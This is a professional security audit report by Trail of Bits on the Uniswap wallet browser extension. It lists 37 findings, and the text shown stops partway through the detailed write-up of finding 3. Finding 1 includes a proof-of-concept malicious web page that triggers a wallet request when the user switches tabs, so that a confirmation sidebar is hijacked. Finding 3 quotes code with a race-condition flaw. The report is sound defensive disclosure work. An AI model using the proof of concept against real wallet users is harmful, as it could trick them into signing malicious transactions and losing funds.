



# Uniswap Wallet Browser Extension

## Security Assessment

April 30, 2024

*Prepared for:*

**Tarik Bellamine**

Uniswap

*Prepared by:* **Maciej Domański and Paweł Płatek**

# About Trail of Bits

---

Founded in 2012 and headquartered in New York, Trail of Bits provides technical security assessment and advisory services to some of the world's most targeted organizations. We combine high-end security research with a real-world attacker mentality to reduce risk and fortify code. With 100+ employees around the globe, we've helped secure critical software elements that support billions of end users, including Kubernetes and the Linux kernel.

We maintain an exhaustive list of publications at <https://github.com/trailofbits/publications>, with links to papers, presentations, public audit reports, and podcast appearances.

In recent years, Trail of Bits consultants have showcased cutting-edge research through presentations at CanSecWest, HCSS, Devcon, Empire Hacking, GrrCon, LangSec, NorthSec, the O'Reilly Security Conference, PyCon, REcon, Security BSides, and SummerCon.

We specialize in software testing and code review projects, supporting client organizations in the technology, defense, and finance industries, as well as government entities. Notable clients include HashiCorp, Google, Microsoft, Western Digital, and Zoom.

Trail of Bits also operates a center of excellence with regard to blockchain security. Notable projects include audits of Algorand, Bitcoin SV, Chainlink, Compound, Ethereum 2.0, MakerDAO, Matic, Uniswap, Web3, and Zcash.

To keep up to date with our latest news and announcements, please follow [@trailofbits](#) on Twitter and explore our public repositories at <https://github.com/trailofbits>. To engage us directly, visit our "Contact" page at <https://www.trailofbits.com/contact>, or email us at [info@trailofbits.com](mailto:info@trailofbits.com).

## Trail of Bits, Inc.

497 Carroll St., Space 71, Seventh Floor  
Brooklyn, NY 11215

<https://www.trailofbits.com>

[info@trailofbits.com](mailto:info@trailofbits.com)

# Notices and Remarks

---

## Copyright and Distribution

© 2024 by Trail of Bits, Inc.

All rights reserved. Trail of Bits hereby asserts its right to be identified as the creator of this report in the United Kingdom.

This report is considered by Trail of Bits to be public information; it is licensed to Uniswap under the terms of the project statement of work and has been made public at Uniswap's request. Material within this report may not be reproduced or distributed in part or in whole without the express written permission of Trail of Bits.

The sole canonical source for Trail of Bits publications is the [Trail of Bits Publications page](#). Reports accessed through any source other than that page may have been modified and should not be considered authentic.

## Test Coverage Disclaimer

All activities undertaken by Trail of Bits in association with this project were performed in accordance with a statement of work and agreed upon project plan.

Security assessment projects are time-boxed and often reliant on information that may be provided by a client, its affiliates, or its partners. As a result, the findings documented in this report should not be considered a comprehensive list of security issues, flaws, or defects in the target system or codebase.

Trail of Bits uses automated testing techniques to rapidly test the controls and security properties of software. These techniques augment our manual security review work, but each has its limitations: for example, a tool may not generate a random edge case that violates a property or may not fully complete its analysis during the allotted time. Their use is also limited by the time and resource constraints of a project.

# Table of Contents

---

<b>About Trail of Bits</b>	<b>1</b>
<b>Notices and Remarks</b>	<b>2</b>
<b>Table of Contents</b>	<b>3</b>
<b>Project Summary</b>	<b>5</b>
<b>Executive Summary</b>	<b>6</b>
<b>Project Goals</b>	<b>9</b>
<b>Project Targets</b>	<b>10</b>
<b>Project Coverage</b>	<b>11</b>
<b>Automated Testing</b>	<b>13</b>
<b>Codebase Maturity Evaluation</b>	<b>14</b>
<b>Summary of Findings</b>	<b>17</b>
<b>Detailed Findings</b>	<b>20</b>
1. Sidebar approval screen may be suddenly switched	20
2. No password policy enforcement when changing the wallet's password	24
3. Race condition with tab IDs in the background component	25
4. The clipboard is not cleared when copying the recovery phrase	31
5. Browser extension crashes when data to be signed does not follow EIP-712 standard	32
6. Minimum Chrome version not enforced	35
7. Data from Uniswap server is weakly validated in Scantastic protocol	36
8. Wallet information accessible in locked state	39
9. Scantastic server API does not strictly validate users' data	41
10. Extension's content script is injected into files	43
11. Messages with non-printable characters are displayed incorrectly in personal_sign request	44
12. Ethereum API signing methods do not validate all arguments	46
13. Not all data is displayed to users for manual validation	47
14. URL origin is explicitly constructed	49
15. Uniswap dapp name can be spoofed	50
16. Injected content script and InjectedProvider class are not hardened	51
17. Runtime message listeners created by dappRequestListener function are never removed	53
18. isValidMessage function checks only message type	55
19. Missing message authentication in content script	57

20. Data displayed for user confirmation may differ from actually signed data	60
21. Possibility to create multiple OTPs for a specific UUID	62
22. Missing sender.id and sender.tab checks	64
23. Mnemonic and local password disclosed in console	67
24. Incorrect message in mobile application when wallet fails to pair	69
25. Mobile application crash when pubKey in a QR code is invalid JSON	71
26. signMessage method is broken for non-string messages	73
27. Price of stablecoins is hard coded	78
28. Encrypted mnemonics and private keys do not bind ciphertexts to contexts	80
29. Local storage is not authenticated	82
30. Local storage may be evicted	83
31. Password stored in cleartext in session storage	84
32. Use of RSA	86
33. Insufficient guidance, lack of validation, and unexpected behavior in Scantastic protocol	87
34. Local authentication bypass	91
35. Chrome storage is not properly cleared after removing a recovery phrase	94
36. Unisolated components in the setupReduxed configuration	95
37. Lack of global error listener	96
<b>A. Vulnerability Categories</b>	<b>97</b>
<b>B. Code Maturity Categories</b>	<b>99</b>
<b>C. Code Quality Recommendations</b>	<b>101</b>
<b>D. Automated Static Analysis</b>	<b>103</b>
<b>E. Dynamic Analysis using Burp Suite Professional</b>	<b>104</b>
<b>F. Fix Review Results</b>	<b>106</b>
Detailed Fix Review Results	108
<b>G. Fix Review Status Categories</b>	<b>116</b>

# Project Summary

---

## Contact Information

The following project manager was associated with this project:

**Mary O'Brien**, Project Manager  
[mary.obrien@trailofbits.com](mailto:mary.obrien@trailofbits.com)

The following engineering director was associated with this project:

**Anders Helsing**, Engineering Director, Application Security  
[anders.helsing@trailofbits.com](mailto:anders.helsing@trailofbits.com)

The following consultants were associated with this project:

**Maciej Domański**, Consultant  
[maciej.domanski@trailofbits.com](mailto:maciej.domanski@trailofbits.com)

**Paweł Płatek**, Consultant  
[pawel.platek@trailofbits.com](mailto:pawel.platek@trailofbits.com)

## Project Timeline

The significant events and milestones of the project are listed below.

Date	Event
February 1, 2024	Pre-project kickoff call
February 12, 2024	Status update meeting #1
February 21, 2024	Status update meeting #2
February 27, 2024	Delivery of report draft
February 27, 2024	Report readout meeting
April 30, 2024	Delivery of comprehensive report

# Executive Summary

---

## Engagement Overview

Uniswap engaged Trail of Bits to review the security of its browser extension. The Uniswap wallet browser extension is a noncustodial cryptocurrency wallet that has the functionality to port a seed phrase from the Uniswap mobile wallet to the browser extension using a QR code (i.e., without manually viewing or typing in a seed phrase).

A team of two consultants conducted the review from February 5 to February 26, 2024, for a total of six engineer-weeks of effort. Our testing efforts focused on the overall security of the Uniswap wallet browser extension, the Scantastic server code, and the Scantastic mobile code. With full access to source code and documentation, as well as development versions of the Uniswap iOS and Android applications, we performed static and dynamic testing of the browser extension, using automated and manual processes.

Additionally, one consultant conducted the review from March 25 to March 27, 2024, focusing on the pull request that migrates the browser extension to the `reduxed-chrome-storage` library.

## Observations and Impact

We performed a manual review and static analysis of the browser extension and the code responsible for seed transfer in the Uniswap mobile wallet. We also dynamically tested the Scantastic API responsible for session handling and one-time password (OTP) redemption.

We did not find any critical issues that would allow an attacker to directly steal user funds. However, we identified many opportunities to prevent exploitation of the user's wallet by a malicious dapp or phishing attacks ([TOB-UNIEXT-1](#), [TOB-UNIEXT-3](#), and [TOB-UNIEXT-19](#)). We also identified issues where a user does not have full visibility in transactions ([TOB-UNIEXT-13](#)) and does not have any assurance that a transaction to be signed has not been silently modified ([TOB-UNIEXT-20](#)).

## Recommendations

Based on the codebase maturity evaluation and findings identified during the security review, Trail of Bits recommends that Uniswap take the following steps:

- **Remediate the findings disclosed in this report.** These findings should be addressed as part of a direct remediation or as part of any refactor that may occur when addressing other recommendations.
- **Consider allowing wallet users to configure their own list of trusted providers.** This will improve user trust in the browser extension by reducing the number of

third parties that users did not select but must trust implicitly. Currently, the browser extension is based on the Infura service.

- **Use LavaMoat to secure the wallet against software supply chain attacks.** LavaMoat limits the effects of compromised dependencies on projects using them. In particular, it limits the actions a dependency can take and prevents base JavaScript objects (arrays, objects, etc.) from being overwritten.
- **Enhance the wallet's UI.** This consists of better user insight on specific transaction types (e.g., contract deployment details). Also consider adding warnings for suspicious transactions such as a transfer to an address or contract previously unknown to the wallet or to a spender address that is an externally owned account.
- **Resolve all "TODO" comments in the code.** This will enhance the general security posture of the solution because some of the comments are security related (e.g., based on previous Trail of Bits audits).
- **Resolve recommendations from the design review.** For example, increase PBKDF2 iterations to 600,000, or replace PBKDF2 with the Argon2id algorithm; add support for hardware wallets and two-factor authentication.
- **Implement fuzz testing.** Fuzzing the TypeScript code will improve the overall security and stability of the wallet since the wallet parses large amounts of data.
- **Add test chain support.** This will enhance cost-free testing capabilities and allow full interaction with a blockchain (e.g., test chain support would allow more reliable tests of potential threats in the browser extension NFT module).
- **Follow the development of the [browser .secureStorage proposal](#).** It is a w3c proposal for creating new storage that will be integrated with OS keychains, key stores, and Trusted Platform Modules.



## Finding Severities and Categories

The following tables provide the number of findings by severity and category.

### EXPOSURE ANALYSIS

<i>Severity</i>	<i>Count</i>
High	0
Medium	6
Low	18
Informational	11
Undetermined	2

### CATEGORY BREAKDOWN

<i>Category</i>	<i>Count</i>
Authentication	3
Configuration	3
Cryptography	4
Data Exposure	4
Data Validation	15
Denial of Service	2
Error Reporting	3
Timing	2
Undefined Behavior	1

# Project Goals

---

The engagement was scoped to provide a security assessment of the Uniswap wallet browser extension. Specifically, we sought to answer the following non-exhaustive list of questions:

- Is the browser extension implemented in a secure manner, including the extension manifest?
- Does the wallet's implementation of cryptographic algorithms comply with industry standards?
- Are the user's password and secrets appropriately protected?
- Does the wallet collect private or sensitive values, such as user secrets, or transmit data in plaintext?
- Does the Scantastic server correctly validate the OTP and prevent any brute-forcing attempts?
- Is it possible to bypass the maximum OTP attempts for a specific universally unique identifier (UUID) session?
- Does the Uniswap mobile application securely handle QR code scanning?
- Can dapps bypass any of the Uniswap wallet's confirmation screens (e.g., to automatically authorize transactions without user consent)?
- Does the Uniswap wallet erase secrets and prevent any action in the locked state?
- Are there any data validation or access control issues within the APIs hosted by the back-end server?
- Is it possible to bypass the API rate limits?
- Could an attacker cause a server-wide denial-of-service condition?
- Does the introduction of the `reduxed-chrome-storage` library pose any risks?

# Project Targets

---

The engagement involved a review and testing of the targets listed below.

## universe

Repository	<a href="https://github.com/Uniswap/universe">https://github.com/Uniswap/universe</a>
Version	5632372416423c9e755492c8f3ffd1f94b863d79
Type	TypeScript
Platform	Chrome browser, iOS, Android

## backend

Repository	<a href="https://github.com/Uniswap/backend">https://github.com/Uniswap/backend</a>
Version	e105715e925d012f6c5a9befefe2e7b6311033d0
Type	TypeScript

## universe (with migration to reduxed-chrome-storage)

Repository	<a href="https://github.com/Uniswap/universe">https://github.com/Uniswap/universe</a>
Version	93ea297d1ce6b35e779b78d106868fc4809621d5
Type	TypeScript
Platform	Chrome browser, iOS, Android

# Project Coverage

---

This section provides an overview of the analysis coverage of the review, as determined by our high-level engagement goals. Our approaches included the following:

- Static analysis using Semgrep and CodeQL
- Manual review of the Uniswap wallet browser extension
  - Reviewing the browser extension's main functionalities, especially a wallet initialization based on the existing seed phrase, local authentication, the password change functionality, and the removal of recovery phrases
  - Reviewing the code responsible for the Scantastic protocol—syncing seed from the mobile application to the extension and auditing all mobile, extension, and server code implementing this protocol
  - Reviewing the use of cryptographic primitives and algorithms used to encrypt sensitive data
  - Reviewing the browser extension's handling of sensitive data in memory and the potential for sensitive data to be exposed to attackers
  - Reviewing the use of browser storage APIs to store sensitive material
  - Reviewing the browser extension's background script and whether unauthorized or unintended access to sensitive data is possible by communicating with it
  - Reviewing the browser extension's sanitization of external data, such as data coming from NFTs
  - Reviewing the channels and messages available to dapps to communicate with the browser extension
  - Reviewing the browser extension for common web vulnerabilities and any hardening measures implemented against them
- Manual review of the Scantastic server code
  - Reviewing the secure encrypted seed storage, redemption, and safe deletion via time to live (TTL)
  - Reviewing the creation and handling of OTPs

- Manual review of the parts of the mobile application responsible for QR code scanning and the seed transfer with the browser extension
- Dynamic testing of the Scantastic API served on the `gateway.uniswap.org` production environment and the `1cd1xh6ms5.execute-api.us-east-2.amazonaws.com` environment
  - Fuzzing the web API using Burp Suite Professional
  - Attempting to bypass maximum OTP attempts using various techniques (e.g., race conditions)
  - Verifying a session TTL
- Manual review of the `reduxed-chrome-storage` library and its implementation in the browser wallet.

## Coverage Limitations

Because of the time-boxed nature of testing work, it is common to encounter coverage limitations. The following list outlines the coverage limitations of the engagement and indicates system elements that may warrant further review:

- Super Swap functionality was not reviewed.
- The list of outdated dependencies and deprecated methods was not included in our assessment. Instead, we focused on analyzing the code of third-party libraries while reviewing specific components.
- We were unable to test the real transaction flow because the application does not support testnet chains, and we did not have access to the environment with testing funds.
- Shared wallet package code was mostly not audited, as it was previously reviewed.
- Vulnerabilities fixed by the Uniswap team during the audit were not reported—in particular, the lack of a password check in the mnemonic reveal functionality, an invalid password check in the mnemonic removal functionality, and the lack of data removal from local storage after mnemonic removal.
- Attack vectors resulting from malicious NFTs were not investigated.

# Automated Testing

---

Trail of Bits uses automated techniques to extensively test the security properties of software. We use both open-source static analysis and fuzzing utilities, along with tools developed in house, to perform automated testing of source code and compiled software.

## Test Harness Configuration

We used the following tools in the automated testing phase of this project:

Tool	Description	Policy
Semgrep	An open-source static analysis tool for finding bugs and enforcing code standards when editing or committing code and during build time	Appendix D
CodeQL	A code analysis engine developed by GitHub to automate security checks	Appendix D
Burp Suite Professional	A web security toolkit that helps identify web vulnerabilities both manually and semi-automatically through the embedded scanner	Appendix E

## Areas of Focus

Our automated testing and verification work focused on the following system properties:

- The system does not produce undefined behavior.
- The code does not contain security or quality issues.

# Codebase Maturity Evaluation

Trail of Bits uses a traffic-light protocol to provide each client with a clear understanding of the areas in which its codebase is mature, immature, or underdeveloped. Deficiencies identified here often stem from root causes within the software development life cycle that should be addressed through standardization measures (e.g., the use of common libraries, functions, or frameworks) or training and awareness programs.

Category	Summary	Result
Arithmetic	We found no significant issues concerning the proper use of mathematical operations.	Satisfactory
Auditing	We did not have access to audit logs in remote resources. However, crucial data (e.g., mnemonics, browser extension password) were disclosed in the browser console during onboarding (TOB-UNIEXT-23).	Further Investigation Required
Authentication / Access Controls	<p>We found a way to bypass local authentication in the browser extension (TOB-UNIEXT-34), but it was impossible to conduct any sensitive operation when the authentication was bypassed. We did not find a way to send a transaction while the wallet was locked. Depending on the Uniswap design model, developers should revise whether any information should be accessible in a locked state (TOB-UNIEXT-8).</p> <p>However, we found bugs in the browser extension that could be used on unlocked wallets by a malicious dapp or phishing attacks. For example, we found that a malicious dapp can post a message to a website with a different origin and the message will be accepted (TOB-UNIEXT-19). We also found two instances of potential race conditions (TOB-UNIEXT-1 and TOB-UNIEXT-3).</p> <p>While the general design of the extension is good from a security perspective, the actual implementation of the authentication logic needs improvement: the content script logic should be more isolated (TOB-UNIEXT-16), and authentication should use the Chrome API more extensively (TOB-UNIEXT-22).</p>	Moderate

Complexity Management	<p>The Uniswap codebase is generally well organized. The back-end source code is separate from the repository that contains the mobile and browser extension code.</p> <p>The Uniswap mobile application and browser extension share the wallet package, so both products simultaneously benefit from potential fixes in the shared code.</p> <p>We found dead code (e.g., unused functions in the <code>background/utills/encryptionUtils.ts</code> file) and code repetition (e.g., certain methods of the <code>NativeSigner</code> classes in the <code>wallet/signing</code> folder).</p>	Satisfactory
Configuration	<p>We found minor issues in the browser extension's manifest that, if fixed, will make it more robust. The minimum Chrome version should be enforced (TOB-UNIEXT-6), and the possibility of injecting the extension's content script should be disallowed for local files (TOB-UNIEXT-10). Developers should consider the isolation of the components when setting up the Reduxed Chrome Storage (TOB-UNIEXT-36).</p>	Satisfactory
Cryptography and Key Management	<p>The main cryptographic principles are implemented securely. The UUID session and OTPs in the Scantastic server are based on CSPRNG. The seed exchange with the Uniswap mobile application uses the RSA algorithm with optimal asymmetric encryption padding (OAEP), the main standard for performing asymmetric encryption with RSA. However, better constructions have been standardized (TOB-UNIEXT-32).</p> <p>There are a few issues with the integrity and authentication of data in Chrome's storage (TOB-UNIEXT-28, TOB-UNIEXT-29, and TOB-UNIEXT-31).</p> <p>Also, we recommend resolving the "TODO" comment (in the <code>encryptionUtils.ts</code> file) to migrate from PBKDF2 with SHA-256 to Argon2id or to increase the number of PBKDF2 iterations.</p>	Moderate
Data Handling	<p>We found a prevalent issue where data is not validated or is weakly validated (TOB-UNIEXT-7, TOB-UNIEXT-9, TOB-UNIEXT-12, TOB-UNIEXT-18, TOB-UNIEXT-25, and TOB-UNIEXT-26).</p>	Weak



	<p>Additionally, we observed three presentation problems with transaction details (TOB-UNIEXT-11, TOB-UNIEXT-13, and TOB-UNIEXT-20).</p> <p>We also found that the local storage is not wiped when a user removes the passphrase from the wallet (TOB-UNIEXT-35).</p> <p>Enhancing data validation, error handling, and the user interface should be the main priority before the first release of the Uniswap wallet browser extension. This effort should go beyond resolving the short-term recommendations given in specific findings in this report.</p>	
Documentation	Documentation in repositories contains general information, a quick start guide, the directory structure, and more. Internal documentation describes key aspects and security considerations for specific products or functionalities.	Satisfactory
Maintenance	We recommend a more detailed investigation to identify outdated and vulnerable third-party components.	Further Investigation Required
Memory Safety and Error Handling	<p>We found a case where an error was discarded (TOB-UNIEXT-25). However, the browser wallet is characterized by high instability, which may result from insufficient error handling.</p> <p>Audited Uniswap code is written in memory-safe languages, so memory safety was not a major concern in this review.</p>	Moderate
Testing and Verification	Unit test coverage could be extended with some edge cases of data validation. Additionally, consider implementing fuzzing of TypeScript code—for example, using the Jazzer.js fuzzer in Jest tests. Fuzzing would help find issues like TOB-UNIEXT-5 and TOB-UNIEXT-25 early in the development process.	Weak

## Summary of Findings

The table below summarizes the findings of the review, including type and severity details.

ID	Title	Type	Severity
1	Sidebar approval screen may be suddenly switched	Timing	Medium
2	No password policy enforcement when changing the wallet's password	Data Validation	Low
3	Race condition with tab IDs in the background component	Timing	Medium
4	The clipboard is not cleared when copying the recovery phrase	Data Exposure	Low
5	Browser extension crashes when data to be signed does not follow EIP-712 standard	Data Validation	Low
6	Minimum Chrome version not enforced	Configuration	Informational
7	Data from Uniswap server is weakly validated in Scantastic protocol	Data Validation	Low
8	Wallet information accessible in locked state	Data Exposure	Low
9	Scantastic server API does not strictly validate users' data	Data Validation	Informational
10	Extension's content script is injected into files	Configuration	Low
11	Messages with non-printable characters are displayed incorrectly in personal_sign request	Data Validation	Low
12	Ethereum API signing methods do not validate all arguments	Data Validation	Low

13	Not all data is displayed to users for manual validation	Data Validation	Medium
14	URL origin is explicitly constructed	Data Validation	Informational
15	Uniswap dapp name can be spoofed	Data Validation	Low
16	Injected content script and InjectedProvider class are not hardened	Data Validation	Informational
17	Runtime message listeners created by dappRequestListener function are never removed	Denial of Service	Low
18	isValidMessage function checks only message type	Data Validation	Undetermined
19	Missing message authentication in content script	Authentication	Medium
20	Data displayed for user confirmation may differ from actually signed data	Data Validation	Medium
21	Possibility to create multiple OTPs for a specific UUID	Undefined Behavior	Low
22	Missing sender.id and sender.tab checks	Authentication	Informational
23	Mnemonic and local password disclosed in console	Data Exposure	Low
24	Incorrect message in mobile application when wallet fails to pair	Error Reporting	Informational
25	Mobile application crash when pubKey in a QR code is invalid JSON	Error Reporting	Informational
26	signMessage method is broken for non-string messages	Data Validation	Low
27	Price of stablecoins is hard coded	Data Validation	Undetermined

28	Encrypted mnemonics and private keys do not bind ciphertexts to contexts	Cryptography	Medium
29	Local storage is not authenticated	Cryptography	Low
30	Local storage may be evicted	Denial of Service	Informational
31	Password stored in cleartext in session storage	Cryptography	Low
32	Use of RSA	Cryptography	Informational
33	Insufficient guidance, lack of validation, and unexpected behavior in Scantastic protocol	Data Validation	Low
34	Local authentication bypass	Authentication	Low
35	Chrome storage is not properly cleared after removing a recovery phrase	Data Exposure	Low
36	Unisolated components in the setupReduxed configuration	Configuration	Informational
37	Lack of global error listener	Error Reporting	Informational

# Detailed Findings

## 1. Sidebar approval screen may be suddenly switched

Severity: Medium

Difficulty: High

Type: Timing

Finding ID: TOB-UNIEXT-1

Target: universe/apps/stretch/src/background/features/dappRequests/\*

### Description

The Uniswap wallet browser extension sidebar (**Chrome sidePanel component**) is global (i.e., shared between all tabs in a browser window). The sidebar displays layers with confirmation buttons for users' actions, where the actions are triggered via requests to the JavaScript Ethereum API. The layers are stacked on top of each other—a layer for the newest request is put on top of old layers.

Because of these facts, a malicious website running in one tab can unexpectedly overlay a confirmation button (originating from an honest website) in another tab.

```
pending: [], // ordered array with the most recent request at the end
```

*Figure 1.1: Ordered array for the layers*

(**universe/apps/stretch/src/background/features/dappRequests/slice.ts#8**)

```
// Show only the last request
const pendingRequests = useAppSelector((state) => state.dappRequests.pending)
const request = pendingRequests[pendingRequests.length - 1]
```

*Figure 1.2: The DappRequestContent function displays the most recent request.*

(**universe/apps/stretch/src/background/features/dappRequests/DappRequestContent.tsx#56–58**)

The vulnerability is hard to exploit because its timing must be precisely measured or guessed. On the other hand, the vulnerability also increases the chances of a more standard phishing attack because it allows malicious websites to open the wallet when the user is navigating on a completely different webpage.

### Exploit Scenario

Alice has opened two dapp websites, one malicious and one honest, in two tabs. She connects both dapps to the Uniswap wallet browser extension. Alice goes to the honest dapp and creates a blockchain transaction. The honest dapp uses the Ethereum API to

display the sidebar. The sidebar displays transaction details and asks for confirmation. Alice reviews the details and clicks the confirmation button.

However, just before Alice clicks the button, the malicious website makes a request to the Ethereum API. The request causes a new layer to be displayed in the sidebar—a layer with a button confirming a new, malicious transaction. Alice unwillingly signs the transaction from the malicious dapp.

A malicious website could host code similar to that in figure 1.3.

```
<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>Uniswap extension - TOB-UNIEXT-1</title>
</head>
<body>

<script type="text/javascript">
let provider = null;

async function poc() {
  try {
    console.log('Start TOB-UNIEXT-1 PoC');
    console.log(provider);
    await new Promise(r => setTimeout(r, 4000)); // wait
    let addr = await provider.enable();
    console.log(addr);
  } catch (err) {
    console.error(err);
  }
}

document.addEventListener("visibilitychange", (event) => {
  if (document.visibilityState !== "visible") {
    console.log("User changed tab");
    (async () => {
      try {
        await poc();
      } catch (err) {
        console.error(err);
      }
    })()
  }
});

const initialize = async () => {
  window.addEventListener('eip6963:announceProvider', (event) => {
    provider = event.detail.provider;
  });
});
```

```

    window.dispatchEvent(new Event('eip6963:requestProvider'));
  };

  window.addEventListener('load', initialize);
</script>

</body>
</html>

```

*Figure 1.3: An example malicious website that switches the sidebar confirmation button 4 seconds after the button is clicked*

## Recommendations

Short term, have the sidebar push new requests (layers) to the bottom of the stack instead of showing them on top of previous requests. Allow users to switch between old and new requests. Also, add the number of requests to be acknowledged (i.e., the number of layers) in the UI—for example, “1 of 9 requests waiting to be acknowledged.”

Make the sidebar enable the confirmation button a few seconds after it is opened so that users will not accidentally click it.

Make the sidePanel tab-specific instead of global by removing the `default_path` field from the `manifest.json` file and explicitly setting the `path` option before opening the sidePanel. A tab-specific sidePanel means a new instance of the panel is created for the tab. Not sharing the state between tabs will help avoid race conditions, data exposure, and user interface-related vulnerabilities on the architecture level. Either of the two proposed changes requires a significant redesign of the React application architecture and will impact the functionality (i.e., the sidePanel will not be kept open when a user changes tabs).

Consider making the injected Ethereum API (content script) respond only to actions triggered by a user’s gesture—that is, accept requests to the API only if they originate from a direct user action like a button click. This can be done in a variety of ways:

- In the content script
  - Checking the `navigator.userActivation.isActive` flag
  - Listening to the `visibilitychange` event
- In the background component
  - Always opening the sidePanel before processing the requests from the content script and doing so outside of a try-catch block (a sidePanel can be **opened programmatically only on user interaction**)
  - Consulting the `isTrusted` property of an event

This recommendation will make exploitation of various vulnerabilities harder. However, it may limit the functionality of dapps that need to interact with a wallet without user interaction. The EIP-6963 and EIP-1193 standards do not specify that the Ethereum API should be triggered only on user interaction. On the other hand, MetaMask **advises dapp developers** to initiate a connection to a wallet only on user interaction. A compromise between usability and security may be to limit only some Ethereum APIs (e.g., the `enable` method and the `eth_requestAccounts` request).

Long term, design the UI so that dialog boxes do not unexpectedly show up, elements do not move around without user interaction, and windows do not gain focus in unexpected moments. Sudden interface changes could lead users to perform actions other than those intended. This issue impacts the user experience and may have security consequences.

## References

- **Missile Warning System meme** (based on the **2018 Hawaii false missile alert**)



## 2. No password policy enforcement when changing the wallet's password

Severity: Low

Difficulty: High

Type: Data Validation

Finding ID: TOB-UNIEXT-2

Target: Uniswap wallet browser extension

### Description

The Uniswap wallet browser extension correctly enforces a password policy when initializing a wallet. However, the password change functionality does not enforce any password policy (figure 2.1).




Figure 2.1: Change password functionality with a password set to 1.

### Exploit Scenario

A user changes his wallet's password to 123. He uses this low-complexity password to authenticate to his wallet repeatedly. An attacker standing next to his computer sees the password provided by the user. The user leaves his laptop for a minute, and the attacker quickly steals funds.

### Recommendations

Short term, enforce the same password policy in the change password functionality.

### 3. Race condition with tab IDs in the background component

Severity: **Medium**

Difficulty: **Medium**

Type: Timing

Finding ID: TOB-UNIEXT-3

Target: `universe/apps/stretch/src/background`

#### Description

The background component asynchronously processes requests from the injected JavaScript Ethereum API (the extension's content script). The background receives a window's tab ID along with the request, then pulls dapp information (e.g., the URL) using the previously provided tab ID. A malicious dapp can send a request and immediately change its tab's information (e.g., by changing the URL location). This means there is a time-of-check time-of-use (TOCTOU) vulnerability in the background component.

The background component handles requests from the Ethereum API in the `initMessageBridge` method, which stores the request together with the tab ID (figure 3.1) as an `addRequest` action.

```
if (requiresApproval(request)) {
  await openSidebar(sender.tab?.id, sender.tab?.windowId || 0)
}

// Dispatches a saga action which will handle side effects as well
store?.dispatch(
  addRequest({
    dappRequest: request,
    senderTabId: sender.tab?.id || 0,
  })
)
```

*Figure 3.1: Storing request and tab ID in the background component  
([universe/apps/stretch/src/background/index.ts#228-238](#))*

The `addRequest` actions are processed by the `dappRequestWatcher` method (figure 3.2), which calls the `handleRequest` function (figure 3.3).

```
export function* dappRequestWatcher() {
  while (true) {
    const { payload, type } = yield* take(addRequest)
```

```

    if (type === addRequest.type) {
      yield* call(handleRequest, payload)
    }
  }
}

```

Figure 3.2: Code processing the previously stored requests ([universe/apps/stretch/src/background/features/dappRequests/saga.ts#80–88](#))

The `handleRequest` function calls the Chrome API to get the tab's URL, given the tab's ID, and the URL is used to find information about a dapp.

```

const tab = yield* call(chrome.tabs.get, requestParams.senderTabId)
const dappUrl = extractBaseUrl(tab.url)
const dappInfo = yield* select(selectDappInfo(dappUrl))

const isConnectedToDapp = dappInfo && dappInfo.connectedAccounts?.length > 0

```

Figure 3.3: The first TOCTOU entry point in the `handleRequest` function ([universe/apps/stretch/src/background/features/dappRequests/saga.ts#111–115](#))

The dapp information is then used for basic authentication and saved with the request in the extension's global state—in the pending array (figure 3.4).

```

add: (state, action: PayloadAction<DappRequestStoreItem>) => {
  // According to EIP-1193 when switching the active chain, cancel all pending RPC
  requests and chain-specific user confirmations.
  if (action.payload.dappRequest.type === DappRequestType.ChangeChain) {
    state.pending = [action.payload]
  } else {
    state.pending.push(action.payload)
  }
},

```

Figure 3.4: The method saving requests in the extension's global state ([universe/apps/stretch/src/background/features/dappRequests/slice.ts#21–28](#))

The `DappRequestContent` function pulls data from the pending array (figure 3.5) and calls the Chrome API again to display the dapp information in the sidePanel (figure 3.6).

```

const pendingRequests = useAppSelector((state) => state.dappRequests.pending)
const request = pendingRequests[pendingRequests.length - 1]

```

Figure 3.5: Pulling from the extension's global state ([universe/apps/stretch/src/background/features/dappRequests/DappRequestContent.tsx#57–58](#))

```

useEffect(() => {
  chrome.tabs.get(request.senderTabId, (tab) => {
    const newUrl = extractBaseUrl(tab.url) || ''
  })
})

```

```

    setDappUrl(newUrl)
    setDappName(newUrl.endsWith('.uniswap.org') ? 'Uniswap' : tab.title || '')
    setDappIconUrl(tab.favIconUrl || '')
  })
}, [request.senderTabId])

```

Figure 3.6: The second TOCTOU entry point in the `DappRequestContent` function ([universe/apps/stretch/src/background/features/dappRequests/DappRequestContent.tsx#68–75](#))

In addition to the two TOCTOU entry points, there are a few more entry points that may be exploited similarly:

- The entry point in the `changeChain` function (figure 3.7) can be used to change the chain ID assigned to a dapp.

```

export function* changeChain({ dappRequest, senderTabId }: DappRequestStoreItem) {
  const updatedChainId = (dappRequest as ChangeChainRequest).chainId
  const provider = yield* call(getProvider, updatedChainId)
  const tab = yield* call(chrome.tabs.get, senderTabId)

```

Figure 3.7: The TOCTOU entry point in the `changeChain` function ([universe/apps/stretch/src/background/features/dappRequests/saga.ts#304–307](#))

- The attack vector for the entry point in the `getAccountRequest` function (figure 3.8) is undetermined.

```

export function* getAccountRequest({ dappRequest, senderTabId }:
DappRequestNoDappInfo) {
  const activeAccount = yield* appSelect(selectActiveAccount)
  const tab = yield* call(chrome.tabs.get, senderTabId)
  const dappUrl = extractBaseUrl(tab.url)

```

Figure 3.8: The TOCTOU entry point in the `getAccountRequest` function ([universe/apps/stretch/src/background/features/dappRequests/saga.ts#216–219](#))

- The entry point in the `sendMessageToSpecificTab` function (figure 3.9) may be used to disclose data from a dapp if the dapp redirects to a malicious website or if the user manually navigates to the malicious website.

```

chrome.tabs.sendMessage<Message>(tabId, message).catch((error) => {
  onError?.()
  logger.error(error, { tags: { file: 'messageUtils', function:
'sendMessageToSpecificTab' } })
})

```

Figure 3.9: The TOCTOU entry point in the `sendMessageToSpecificTab` function ([universe/apps/stretch/src/background/utils/messageUtils.ts#46–49](#))

